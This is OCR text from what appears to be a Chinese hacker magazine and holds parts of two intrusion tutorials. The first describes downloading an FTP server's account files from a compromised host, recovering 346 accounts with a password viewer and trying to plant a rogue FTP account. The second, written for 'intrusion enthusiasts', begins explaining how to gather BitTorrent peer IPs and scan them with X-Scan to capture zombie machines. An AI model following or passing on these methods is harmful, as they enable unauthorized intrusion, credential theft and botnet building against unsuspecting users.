


图5



图6

现在想干什么就可以干什么了！我在D盘找到个很像FTP Server软件的目录。原来是"Ability FTP Server"。如图7、8所示。

它是一个小巧，高速，稳定的FTP服务器软件，支持远程管理，病毒防护，程序安全可靠，安装简单方便，界面友好。原来它也是个像Serv-U一样的FTP服务软件！下载测试一下！我注意到config目录下有accounts.dta和groups.dta。如图9所示。

我左看右看上看下看，怎么看怎么觉得是FTP账号




图7




图8

的存放文件，我把它们下载下来覆盖本地的文件，哈哈！这下发了，利用星号密码查看器找到了346个FTP账号。如图10所示。




图9





图10

这个FTP Server软件真是漏洞多多，我在本地新建了一个FTP账号，把C，D，E盘设成可访问，再把上面的两个文件传上去，可是我搞的这台主机权限不够，只能读，不能写（郁闷哦），而且我还发现这台主机还开了NVIDIA硬件防火墙！

好了！就写到这里吧！大家以后如果遇到意外情况要自己多摸索，相信自己，有什么不懂的我们可以问Google嘛！入侵就像是搭积木，一定要灵活运用，技术才能提升！

适合读者：网络爱好者、入侵爱好者
前置知识：无



BT下载 肉鸡的温床

文/图　苏志鹏(lucky bird)

这几天在家，一直在用BT下游戏。突然有一天，在防火墙的日志中发现有人对我实施Hack攻击，如图1所示。




图1

无语了，我的机器又不是服务器，用SQL溢出做什么？再说我根本就没有装SQL。忘记说明了，这段日志是我用BT下载时发现的。

反思了一下以前机器老被种木马的原因，才发现了问题的关键。因为用BT时为了防止防火墙的过滤，所以我一直是把防火墙的安全级别降到最低。这样看来，想不被种马也难啊。不过由此，我也发现了一个能够得到大量肉鸡的思路和方法，大家请继续往下看。

打开比特精灵，我们看一下连接上的IP。如图2所示。




图2

我们把这些IP复制下来，保存为文本。用X-Scan扫描，看看哪地址能够得到主机响应。这里我从X-Scan中任意抽取一个主机响应的IP地址。然后我们用Ping来测试一下。如图3所示。



图3

扫描结果出来了，不扫不知道，一扫吓一跳。如图4、图5所示。

